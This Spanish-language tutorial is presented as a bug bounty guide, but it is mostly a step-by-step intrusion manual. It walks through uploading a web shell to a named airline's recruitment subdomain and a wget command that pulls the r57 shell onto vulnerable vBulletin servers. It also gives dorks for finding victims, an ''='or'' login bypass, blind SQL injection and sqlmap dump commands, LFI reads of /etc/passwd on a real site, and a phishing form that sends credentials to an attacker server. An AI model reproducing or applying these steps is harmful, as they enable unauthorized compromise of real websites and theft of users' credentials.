
Bug Bounty Program Aprende A Buscar En grande



Autor: Kelvin Parra KelvinSecurity Team - Venezuela

Bug bounty – programa de reporte

QUE ES UN BUG BOUTY

bug bounty es un conjutno de programas para hackers en que puedan capasitarse en la investigacion de fallos de seguridad en empresas como "google o apple" entre otros miles de empresas digitales que buscan a estos hackers para reportalos fallos de seguridad mas conocidos y otros inesperados que funcionan como Oday.

TIPOS DE VULNERABIRILIDADES

las vulnerabirilidades son muy conocidas y para participar en un bug bounty muchas veces no se vale la automatizacion de herramientas ya que estas no suelen detectar muy bien los fallos entonces si esperas un pago de 5.000 dolares aproximandamente por un supuesto fallo que no existe pero que tu herramienta automatizada a anunciado como un "fallo grave" la empresa no tomara ya que esta ya han puesto distintas herramientas a analizar sus servidores.

Para observar el listado de sitios que se encuentra en el program visita la siguiente direccion:

https://bugcrowd.com/list-of-bug-bounty-programs

Ejemplo de Apple en bug bounty program:

- 1) Vulnerabiriliades en componentes firmware => 200.000.00 dolares
- 2) Extraccion de informacion cofidencial de servidores => 100.000.00 dolares
- 3) Ejecucion de codigo malicioso con privilegios en kernel => 50.000.00 dolares
- 4) Bypass acceso a cuentas populares y servidores de apple => 50.000 dolares
- 5) Acceso a la mensajeria de usuarios => 25.000.00 dolares

Una pagina donde puedes registrarte y recibir pagos directos en la pagina llamada "hackerone" existe una gran actividad de hackers que buscan seguiridad y las empresas le agregan puntos por su desempeño y investigacion sobre las vulnerabirildiades de se presentan en las paginas d elas empresas "https://hackerone.com/".

BUSCANDO LA VULNERABIRILIDAD


Buscando Vulnerabirilidad En malaysiaarlines es una pagina web que tomaremos como ejemplo y como conseguimos subir codigo malicioso ademas presentamos la lista de herramientas que puedes utilizar para investigar el fallo de seguridad todo dependiendo de la plataforma que estes auditando.

malaysiaairlines.com – que debemos tener en cuenta:

- 1) Pueden existir directorios que nos permitan descargar informacion cofidencial
- 2) Pagina basadas en apeche y asp.net corren riesgo de vulnerabirilidades muy conocidas como sql injection, File Inclusion y XSS Cross site scripting.
- 3) Sub Dominos con CMS vulnerable y exploits o Odays encontrandos en plugin y modulos.
- 4) File uploads estos permitirian subir formatos que nos ayudarian a subir un backdoor.

Ante que todo vamos a entrar a la pagina de developservice en la siguiente direccion:

http://lab.developservice.com.ve/venezuela/system32/index.html desde alli nos encontraremos con una especie de menu de herramientas.



En la parte izquierda "herarmientas" observaremo scanner y herramientas para testear vulnerabirilidades esto es una especie de pack para que lo use durante una investigacion en busqueda de una vulnerabirildiad web.



Herramientas como las siguientes:

(contraseña por defecto al panel: usuario:root contraseña:123456)

SQL Injection test => testear y especificar la vulnerabirilidad en uan web.

File Inclusion => sistema automatizado para testear una vulnerabirilidad De File Inclusion

Wordpress Scanner => Encargado en buscar plugins vulnerables

XSS Checker => Encargado de testear y insertacion de java script en un parametro vulnerable.

Admin Finder => Se encarga de buscar paneles administrativos utilizando un diccionario específico.

Scanner De Puertos => Encargado de scannear y buscar puertos disponibles que nos permitan obtener mas informacion sobre el tipo de servidor semi igualado a Nmap.

CloudFlare Bypass => es una herramienta simple de busqueda de sub dominios para obtener la IP real en caso que solo la pagina principal solo este funcionando como cloudflare.

Dnsdumper => es una herramienta muy funcionable que se iguala y realiza todo el proceso de mapeo de servidores.

En este caso queremos saber lo siguiente y es obtener sus sub dominios utilizaremos dnsdumper que es una herramienta muy completa.

apps.malaysiaairlines.com	110.4.40.100	AS46015 Exa Bytes Network Sdn.Bhd. Malaysia
cms.malaysiaairlines.com ⊞ 0 ≄	202.75.61.69	AS17971 TM-VADS DC Hosting Malaysia
enterprise.malaysiaairlines.com	203.142.33.148	AS24028 Redtone-CNX Broadband Sdn Bhd Malaysia
nk.malaysiaairlines.com ≣ ⊘ ≄	202.75.61.66	AS17971 TM-VADS DC Hosting Malaysia
journey.malaysiaairlines.com 説 ② ズ	112.137.172.145	AS17971 TM-VADS DC Hosting Malaysia
irm.malaysiaairlines.com ≣ ⊘ ≭	112.137.172.51	AS17971 TM-VADS DC Hosting Malaysia
maskargo-lms.malaysiaairlines.com	192.59.33.5	AS15009 Unisys Corporation United States
maskargo-test.malaysiaairlines.com	192.59.33.8	AS15009 Unisys Corporation United States
mhjourneys.malaysiaairlines.com	103.7.8.119	AS132200 Exabytes Network (Singapore) Pte. Ltd.

Ya una vez gestionado el listado de servidores nos da distintas opciones por donde comenzar y de hecho ya nos expulso tambien la informacon de su proveedora y del tipo de servidor de cada sub dominio.

Tambien tenemos otra opcion para decargar en formato XLS la lista de servidores:

IP Address	Type Reverse DNS	▼ Netblock Owner	Country	™ Web Server
110.4.40.100	A	AS46015 Exa Bytes Network Sdn. Bhd.	Malaysia	Microsoft-HTTPAPI/2.0
202.75.61.69	A	AS17971 TM-VADS DC Hosting	Malaysia	
203.142.33.148	A AS24028 Redtone-CNX Broadband Sdn Bhd		Malaysia	
202.75.61.66	A	AS17971 TM-VADS DC Hosting	Malaysia	a.
112.137.172.145	A	AS17971 TM-VADS DC Hosting	Malaysia	
112.137.172.51	A	AS17971 TM-VADS DC Hosting	Malaysia	
192.59.33.5	A	AS15009 Unisys Corporation	United States	BigIP
192.59.33.8	A	AS15009 Unisys Corporation	United States	BigIP
103.7.8.119	A	AS132200 Exabytes Network (Singapore) Pte. Ltd.	Singapore	Apache/2.2.15 (CentOS)
112.137.172.41	A	AS17971 TM-VADS DC Hosting	Malaysia	
57.250.192.82	A	AS19545 SITA Information Networking Computing USA, Inc.	Belgium	
	110.4.40.100 202.75.61.69 203.142.33.148 202.75.61.66 112.137.172.145 112.137.172.51 192.59.33.5 192.59.33.8 103.7.8.119	110.4.40.100 A 202.75.61.69 A 203.142.33.148 A 202.75.61.66 A 112.137.172.145 A 1192.59.33.5 A 192.59.33.8 A 103.7.8.119 A	110.4.40.100 A	110.4.40.100 A

Hemos abierto el .xls y ahora visualizamo dede nuestro ordenador de lo que fue que expulso Dnsdumper para nosotros a fin de investigacion y auditoria.

METODO - FILE UPLOAD "ALL CONTROL"

La pagina de la famosa aereolinea se encuentra expuesta ante un problema de seguridad exite un sub dominio al pesar de https y directorios expuestos no emite el uso de herramientas automatizadas para buscar dicha vulnerabirilidad.

Pasos como se subio una web shell a ese dominio:

1) No dirigimos al vinculo https://joinus.malaysiaairlines.com/



El problema es que cuando inicias sesion hay un menu que te permite subir ficheros pero no te limita el formato por lo tanto muchos usuarios estan expuestos y podemos subir una shell para controlar el sub dominio.

Lo que veras en muchos servidores webs es que existen 2 tipos de formas que te permitiran ubir una shell y la primera es "Expuesta a todo usuario" y la 2) es no expuesta a todo usuario pero si expuesta dentro de perfil unico.


Ahora vamos a ir a registrarnos con un email y luego recibicaras las credenciales en tu correo.

https://joinus.malaysiaairlines.com/index.php?page=register



Genial ahora una vez que recibimos las credenciales accedemos como todo usuario normal.

2) Observaremos un panel como el siguiente y nos dirigimos a index.php?action=profile&page=uploadedresume.



Ahora lo que hice fue es subir un "Uploader en PHP" para que este me permita subir otros ficheros y el servidor no me detecte que estoy subiendo una web shell.

3) Ya subido el uplaoder subire una web shell:



La web shell la pueden descargar desde cualquier pagina como ejemplo les dejo esta:

https://packetstormsecurity.com/files/137439/WSO-Shell-Variant-Using-A-404.html

y listo tenemos por administrar todo fichero y usuario.

4 - Sub sitios que utlizan blog - wordpress

En bug bounty se paga muy bien dependiendo de tu rendimeinto aca ademas de encontrar la forma de vulnerar la pagina y todo se limita mayormente se ha pago minimo en un bug bounty uno 50 USD a 100 USD por reportes de vulnerabirilidades en paginas que utilizan wordpress como blog y es que puedes utilizar herramientas automatizadas para buscar vulnerabirilidades.

Automatizando wordpress:

1) Vamos a github a descargar "CMS MAP" en lenguaje de programacion python y ejecutaremo desde la terminal.

Direccion de descarga: https://github.com/Dionach/CMSmap/

2) Una vez descargado observamos la lista de fichero:

🗼 data	03/08/2016 11:03	Carpeta de archivos	
📗 shell	03/08/2016 11:03	Carpeta de archivos	
ll thirdparty	03/08/2016 11:03	Carpeta de archivos	
🤌 cmsmap	01/04/2015 9:40	Python File	98 KB
DISCLAIMER	01/04/2015 9:40	Documento de texto	1 KB
LICENSE	01/04/2015 9:40	Documento de texto	1 KB
README.md	01/04/2015 9:40	Archivo MD	3 KB

Y el cmsmap.py lo tendremo que ejecutar desde la terminal de nuestro sistema operativo.

Una vez ejecutado veras la gran variedad de opciones que existen.

XML-RPC Fuerza Bruta Es una de la mas reportadas por la gran mayoria de la personas que buscan ganar dinero por medio de bug bounty actualmente como ha sido muy reportada

administradores dicen que "sus contraseña son generadas y muy segura de igual manera pone en riesgo la seguridad ante ataques de fuerza bruta". Ahora tenemos esa duda y es que normalmente por esto posiblemente no reciba un pago pero si 100 puntos y unas gracias por tu reporte.

Comandos cmsmap:

Cmsmap.py –t URL

Este comando es el inicio automatizado de busqueda de plugins y modulos vulnerables y que ya han sido notificado por otros investigadores de seguridad pero te dan la posibilidad a ti de buscar estos exploits y utilizarlo en la pagina vulnerable.

cmsmap.py -t https://example.com
cmsmap.py -t https://example.com -f W -F --noedb
cmsmap.py -t https://example.com -i targets.txt -o output.txt
cmsmap.py -t https://example.com -u admin -p passwords.txt
cmsmap.py -k hashes.txt -w passwords.txt



Este es un ejemplo del pago en hackerone por un bug bounty al encontrar un cross site scripting en una pagina de wordpress del sitio web que busca auditoria por hacker.

Puedes observarlo aca: https://hackerone.com/reports/139245

5 - GANAR DINERO EN HACKERONE:

Tenemos 2 opciones de registro 1) como empresa que quiere buscar el servicio de hackers para que auditen sus portales webs 2) la opcion de hackers para reportar vulnerabirilidades y participar en los bug bounty.

Companies, Try HackerOne

Begin the process for receiving security bugs.

Hackers, Create an account

Start submitting security bugs.

https://hackerone.com/users/sign_up


debe llenar con datos personales de igual manera para recibir dinero necesitaran informacion sobre ti.

Your username	
Tour username	
	25
hackerone.com/ <username></username>	
Your email address	
Password	
	-



Una vez dentro necesitamos personalizar nuestro perfil como basicamente a tu preferencia en reputacion estara en "00" de comienzo luego a medida que vallas reportando estos aumentaran tu reputacion y pagos.

Ahora nos dirigimos a : https://hackerone.com/settings/profile/edit



Luego observaras en la izquierda la opcion de payment clickeamos alla y clickeamos en "Click Here" y nos lleva a https://hackerone.com/settings/bounties.

Puedes ir trabajando reportando las pagina y llevar tus pagos y luego registrar y asociar una cuenta bancaria con la paginapara recibir el pago y formulario de registro es un iframe de otra pagina.

Categoria de vulnerabirilidades:

- 1) Remote code execution
- 2) Autentificacion bypass
- 3) SQL Injection
- 4) XSS XSRF CSRF

Que es Remote Code Execution:

_ Se utiliza comúnmente en la vulnerabilidad de ejecución de código arbitrario para describir un error de software que da a un atacante una manera de ejecutar código arbitrario.

Ejemplos:

A medida que se presentan los casos obervamo aplicar el remote code execution incluso en portales webs y otros que ya han sido reportados y estos creados como Oday en bug bounty el remote code execution es el mejor pagado por ello seria de mayor necesidad aprender la tecnicas.

En un seridor web un remote code execution se trata de obtener o insertar la web shell con la finalidad de subirlas al servidor por medio de una ejecucion remota esto suele pasar en muchos portales webs pero muy pocas utilizadas.

Medio de accion:

1) Buscamos un exploit web vinculada con remote code execution y encontramos una titualada RCE Injection donde vBulletin es nuestra victima y subir subir una backdoor.

Ahora buscare por medio de la dork "inurl:faq.php & intext:"Warning: system() [function.system]" la pagina vulenrable vBulletin recuerda que este es un ejemplo.

Otra dork que puedes utilizar es "ext:php intext:"Warning: system() [function.system]" en otros casos de investigar la ejecucion remota para subir la web shell en el servidor.

Bien nos dice la pagina que necesitamos un vinculo en formato .txt pero este ya abria que modificarlo por que para correr la shell necesitamos que la shell se encuentre en .php.

Aca tenemos la shell en formato de texto: http://www.c99php.com/shell/r57.txt

/faq.php?cmd= (se modifico faq.php y se agrego cmd="

/faq.php?cmd= cd /tmp;wget http://www.c99php.com/shell/r57.txt

Ok tenemos en cuenta wget descargara el formato de la shell y tendra que ser almacenada en el directorio tmp.

Para observer si fue exitosamente subida modificamos:


/faq.php?cmd=cd /tmp;ls -la r57.txt

Ahora para la ejecucion de la shell en php modificamos el .txt a .php

faq.php?cmd=cd /tmp;mv r57.txt check.php ya modificado podremos observar la shell.

Y listo hemos subido la web shell en la pagina vulnerable este es un ejemplo de como funciona.

Autentificacion bypass:



Empresas como apple pagan 50.000.00 dolares aproximadamente por el reporte de sus servidores donde algun lugar de sus plataformas se encuentren vulnerable ante este salto de autentificacion y permita el acceso sin credenciales o con algun carácter que permita acceder sin problema alguno.

Ingresar caracteres '='or' en un panel administrativo ha funcionado por mucho tiempo durante el año 2011 ingreso del "user:admin y password: '='or'" a un sistema bancario fue lo que hizo que un pirata informatico tuviera control sobre el contenido de la pagina bancaria y con las posibilidades de subir una web shell para perjudicar a los sub sitios informativos.

Ejemplo: Esta vulnerabirilidad se presenta mas en servidores basados en apeche y bajo PHP y ASP.NET como ejemplo saltearnos la peticion de credenciales.

www.ejemplo.com/admin.php user:admin password: '='or'" (Acceso Completado)

Saltar Autentificacion – Clasicos:

Comenzaremos aplicando un exploit de Alibaba Clone B2B de como saltar esa peticion de credenciales que nos pide ese panel administratvo y utilizaremos ese ejemplo basico por medio de la herramienta automatizada ATSCAN que es un "Dork Buscador" por medio de la terminal a la ejecucion de perl programacion aca abajo leeras los detalles:

Que son dorks: principalmente las dorks son un metodo de busqueda avanzada en buscadores como google o bing entre otros buscadores aca una pequeño resumen de su funcionamiento:

Cuando aplicamos nuestra lista de comandos:

Site: Este especifica la direccion web

Inurl: Este puede buscar direccion pero mediante URL ubicar el archivo o directorio exacto

Ext: Este especifica el formato buscado

Intitle: Este especifica el titulo del sitio web

Bien esto es algo pequeño pero ahora lo que hace ATSCAN es realizar esa busquedas pero que cuando realice la busqueda la herramienta "Gestione" el listado de pagina que se ha buscado con dorks.

Direccion de la herramienta: https://github.com/AlisamTechnology/ATSCAN

La herramienta tambien tiene distintas variedades en cuanto scanners:

1) Detecta errores 2) identifica la CMS 3) Scannea Puertos 4) decodifica Y codifica MD5 5) utiliza proxy 6) LFI Scanner 7) XSS Scanner



De esa forma luce ATSCAN durante la ejecucion de su codigo en la terminal recordemos que esta herramienta se basa en lenguaje de programacion perl podras aca abajo ver la forma de instalacion:

Para Descargar:

git clone https://github.com/AlisamTechnology/ATSCAN

o tambien:

direct link: https://github.com/AlisamTechnology/ATSCAN

Permisos:

cd ATSCAN

chmod +x ATSCAN

en fin puedes ver la lista de comandos en la direccion de github su reporsitorio incluye otras herramientas que pueden funcionar:

https://github.com/AlisamTechnology/ATSCAN


Muy en el caso de alibaba es que podemos realizar acciones sin necesidad de haber autentificado por medio de direcciones:

Pondremos un ejemplo sencillo y muy entendible:

Tenemo una pagina web de noticias que queremos vulnerar y sabemos cual es su panel.

<u>www.shoppingmarket.com</u> tiene en especial identificar a noticias por "ID". <u>www.shoppingmarket.com/news.php?id</u>= 1,2,3,4,5,6,7,8 ect..

tambien sabemos cual es el panel administrativo:



<u>www.shoppingmarket.com/admin.php</u> ("bajo php y nos pide las credenciales") => en un acto de bypass nuestro objetivo es saltarnos esta peticion de credenciales y tener privilegios administrativos en este caso la web puede tener "Direcciones No Protegidas" por lo tanto si encontramos un modulo administrativo como el de editar noticias corremos con la suerte de modificar esta noticia.

<u>www.shoppingmarket.com/admin/news_edit</u> ?id=1 (salteamos el panel y tenemos privilegios para editar esta noticia")

de esto se trata el bypass como tal en que salteamos esos llaves para obtener privilegios en el sistema de alibaba es algo parecido pero lo hemos explicado a una forma mas comprendible normalmente la herramienta ATSCAN hace una funcion parecida pero automatizada de esta forma una forma "Manual" y sencilla de explicar sin tantos comandos.

SQL INJECTION Y FILE INCLUSION

SQL INJECTION: El metodo de sql injection en sitios webs es reconocido durante años y muchas personas han dicho que este metodo pasara a la historial por que han dicho que como puede ser posible que ya durante años se han visto acciones delictivas por piratas informaticos utilzando este metodo y no han sido detenidos una de las cosas que buscna lo piratas informaticos es robar credenciales administrativas y credenciales de clientes o usuarios que se encuentra en una base de datos SQL.

Tabla De Usuarios En Una Base De Datos SQL:

```
CREATE TABLE `user` (
    'id` int(11) NOT NULL,
    'username` varchar(25) NOT NULL,
    password` varchar(9999) NOT NULL,
    'email` varchar(9999) NOT NULL,
    'date` date NOT NULL,
    'posts` int(11) NOT NULL DEFAULT '0',
    'score` int(11) NOT NULL DEFAULT '0',
    'picture` varchar(9999) NOT NULL DEFAULT 'picture/default.jpg'
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
---
--- Dumping data for table `user`
--- Tinser INTO `user` (`id`, `username`, `password`, `email`, `date`, `posts`, `score`, `picture`) VALUES
(7, 'itm352', 'd85c996025f60ec0df31011198a5fffbb96885d2', 'grader@gmail.com', '2012-11-15', 1238, 579, 'picture/puppy.jpg'),
    (8, 'member1', '6367c48dd193d56ea7b0baad25b19455e529f5ee', 'member@email.com', '2015-09-02', 280, 165, 'picture/mario.png'),
    (9, 'member2', '7c4a8d09ca3762af61e59520943dc26494f8941b', 'test@email.com', '2016-04-11', 124, 89, 'picture/default.jpg');
```

Cuando tenemos un pagina y queremos ver si nos visualizara el error para comenzar a aplicar el metodo de sql injection podremos usar caracteres, comillas entre otros simbolos para poder visualizar el fallo de seguridad.

Ejemplo:



https://www.huduser.gov/portal/rbc/rbcdetails.php?DocId=1

agregando comillas:

https://www.huduser.gov/portal/rbc/rbcdetails.php?DocId=1``

INJECTANDO PAGINA VULNERABLE

Existe herramientas y el metodo tipico que es el manual muy utilizado en casos que la herramienta automatizada no deje injectar por distintas cosas que pasan:

- 1) La pagina tiene mod security
- 2) La pagina esta aleada con cloudflare
- 3) La pagina se encuentra bajo https

Bien el metodo manual es jugarnos con la base de datos y buscar las tablas.

<u>www.shoppingmarket.com</u> => es la pagina ejemplo que hemos usado y ahora la volveremos usar es una pagina falsa no la hemos creado y posiblemente se encuentre en linea pero no funcionara para probar ya que estamos explicando.

<u>www.shoppingmarket.com</u>/galerial.php?id=1 -> digamos que este parámetro posiblemente sea el vulnerable también sabemos que es method get ya que nos proporciona una "ID" en cambio el method post puede mostrar galería.php pero no tener un parámetro.

Bien ahora lo que vamos hacer es aplicar comillas muy bien vimos que es vulnerable:

www.shoppingmarket.com/galerial.php?id=1``

ahora buscaremos la tabla donde se encuentra la tabla login o admin que son las mas conocidas durante la búsqueda de las credenciales.

www.shoppingmarket.com/galerial.php?id=1 AND (SELECT Count(*) FROM admin)
www.shoppingmarket.com/galerial.php?id=1 AND (SELECT Count(*) FROM login)

si no nos da nada es por definitivamente esta tabla no existe la base de datos.

Bien digamos que la tabla login haber si existe y en caso que esta tabla exista tendríamos ahora que enumerar las columnas de esa tabla.

www.shoppingmarket.com/galerial.php?id=1 AND (SELECT Count(*) FROM login)

bien ahora vamos a enumerar el numero de columnas existente en la tabla:

www.shoppingmarket.com/galerial.php?id=1 AND (SELECT Count(*) FROM login) > 4

si nos da un false o no nos da nada posiblemente la tabla solamente tenga 3 columnas.

www.shoppingmarket.com/galerial.php?id=1 AND (SELECT Count(*) FROM login) = 3

ahora si nos da true significa que si existen 3 registros. Ahora nos tocara buscar el nombre de las columnas.

www.shoppingmarket.com/galerial.php?id=1 AND(SELECT Count(username) FROM login)
www.shoppingmarket.com/galerial.php?id=1 AND(SELECT Count(password) FROM login)

ahora solo nos queda leer esos datos para gestionar la contraseña de la base de datos:

<u>www.shoppingmarket.com/galerial.php?id</u>=1 AND (SELECT length(password) FROM users where id=1) > 5

si la contraseña tiene 5 caracteres este nos dara un "TRUE" y si no tiene esa cantidad de caracteres nos dara un "FALSE".

Para aplicar el método de sql injection automatizado existen distintas herramientas como havij o sqlmap a quien le guste trabajar con la terminal en lenguaje python y havij la que le guste ver la infraestructura del software mientras hace su trabajo de detección y automatizado de injection sql.

INYECCION SQL CON HERRAMIENTA AUTOMATIZADA

para realizar el sql injection automatizado podemos uitlizar 2 herramientas y son las mas utilizadas una por terminal y otra que puedes visualizar su infraestructura y tambien cuenta con otras herramientas para desencryptar la contraseña y buscar paneles administrativos para buscar el sistema de gestion de contenido.

1) Vamos a descargar sqlmap desde su web oficial pero recuerda primero que todo descargar python:


Si usas windows direccion: https://www.python.org/ftp/python/2.7.12/python-2.7.12.msi

Si usas linux: https://www.python.org/downloads/source/

2) Ahora instalamos y luego descargarmos sqlmap de github:

Direccion de descarga: https://github.com/sqlmapproject/sqlmap

3) Ahora vemos en la capreta donde descargamos sqlmap:



Ahora lo que nos queda es ejecutar la terminal y desde la terminal ejecutar el sqlmap.py. En el proceso de ejecucion tengo sqlmap en una carpeta.



C:\Users\h\Desktop\Web Pentest\sqlmap-master\sqlmap-master Abro la terminal y coloco.

CD C:\Users\h\Desktop\Web Pentest\sqlmap-master\sqlmap-master

Y luego ir a la ejecucion de sqlmap

C:\Users\h\Desktop\Web Pentest\sqlmap-master\sqlmap-master

Tenemos los comandos justo aca sabemos la estructura del proceso automatizado de sql injection:

Comandos Respectivamente Con Los El Proceso Estructural De Una Injection SQL:

- 1 sqlmap.py "www.ejemplo.com" -dbs => injection inicial
- 2- sqlmap.py -u "www.ejemplo.com"-D (Nombre de la base de datos) --tables
- 3 sqlmap.py -u "www.ejemplo.com" -D (Nombre de la base de datos) -T (nombre de la tabla) --columns
- 4. sqlmap.py –u <u>www.google.com</u> -D (Nombre de la base de datos) -T (nombre de la tabla) -C (nombre de la columna) --dump

TECNICA - REMOTE FILE INCLUSION



Casi igual al remote code execution llega File Inclusion con el mismo objetivo que es subir una web shell en el servidor vulnerable.

Vamos con los detalles:

Dorks Utilizadas: /index.php?page= /index.php?side= /main.php?page=

LFI No Filtra Funciones: include() require() require_once() include_once()

Warning: include(plantillas/) [function.include]: failed to open stream: Operation not permitted in /var/www/virtual/espectaculosts.es/htdocs/sec_din/vis_lst.ph
24

Warning: include() [function.include]: Failed opening 'plantillas/' for inclusion (include_path=':/usr/share/php:/usr/share/pear') in /var/www/virtual/espectaculosts.es/htdocs/sec_din/vis_lst.php on line 24


El error del filtro las funcione include() adema que no encontro su archivo destino y de hecho puede proceder ante la tecnica de File Inclusion.

LFI checker desde nuestro projecto de herramientas automatizadas para procesar vulnerabirildiades en develop service.

http://lab.developservice.com.ve/servicio/demo/panel/LFI.php recordamos las contraseñas "usuario:root clave:123456".

LFI CHECK

[!] TARGET : http://espectaculosts.es/index.php?s=/../../../../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=/../../../../../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=/../../../../../../../../../../etc/passwd-> VULNERABLE !



CONTENT SPOOFING Y TEXT INJECTION

Muchas paginas se hacen expuestas sobre la vulnerabirilidad de CONTENT SPOOFING y son los problemas de seguridad que mas se encuentran y posiblemente bien pagado por un reporte de un valor de 300 dolares.

Que es CONTENT SPOOFING: Es un ataque contra un usuario posible gracias a una vulnerabilidad de inyección en una aplicación web. Cuando una aplicación no maneja datos suministrados por el usuario correctamente, un atacante puede suministrar contenido a una aplicación web, a través de un valor de parámetro general, que se refleja de vuelta al usuario. Esto presenta al usuario una página modificada en el contexto del dominio de confianza.

Sobre el content spoofing existe la posibilidad y pone en riesgo a clientes y a los mismos trabajadoresde la empresa al mandar "Link Maliciosos" y que estos parescan que provienen de la pagina web que es vulnerable.

Según owsap:

Un posible escenario de ataque se demuestra a continuación. Para este escenario , permite Supone que se está llevando a cabo ninguna codificación de salida :

- Atacante descubre la vulnerabilidad de inyección y decide suplantar un formulario de acceso Atacante artesanía enlace malicioso, incluyendo su contenido HTML inyectado, y la envía a un usuario a través de correo electrónico
- 2) El usuario visita la página debido a la página que se encuentra dentro de un dominio de confianza HTML inyectada del atacante se procesa y presenta al usuario solicitando un nombre de usuario y contraseña
- 3) El usuario introduce un nombre de usuario y contraseña , que son a la vez envía al servidor atacantes.

Al solicitar el siguiente enlace , la página representa el HTML inyectado, presenta un formulario de acceso , y comenta el resto de la página después del punto de inyección .

Una vez que un usuario introduce su nombre de usuario y contraseña, los valores se envían a una página login.php cuyo nombre aparece en el servidor del atacante a través de POST.

http://127.0.0.1/vulnerable.php?name=<h3>Please Enter Your Username and Password to Proceed:</h3><form method="POST" action="http://attackerserver/login.php">Username: <input type="text" name="username" />
Password: <input type="password" name="password" />
input type="submit" value="Login" /></form>

bien ahora mostraremos un ejemplo de como funciona cogeremos el mismo formulario para robar credenciales de lo clientes.

En Practica:



Bien tenemos la direccion vulnerable ahora necesitamos es ingresar un formulario y una web que ejecute al momento de darle al "Submit boton login" el scirpt "php" pero dirigible a otro sitio externo.

Formulario HTML:

<h3>Please Enter Your Username and Password to Proceed:</h3><form method="POST" action="http://attackerserver/login.php">Username: <input type="text" name="username" />
Password: <input type="password" name="password" />
<input type="submit" value="Login" /></form>



Method="post" action="codigomalicioso.php"


SVN REPOSITORIOS



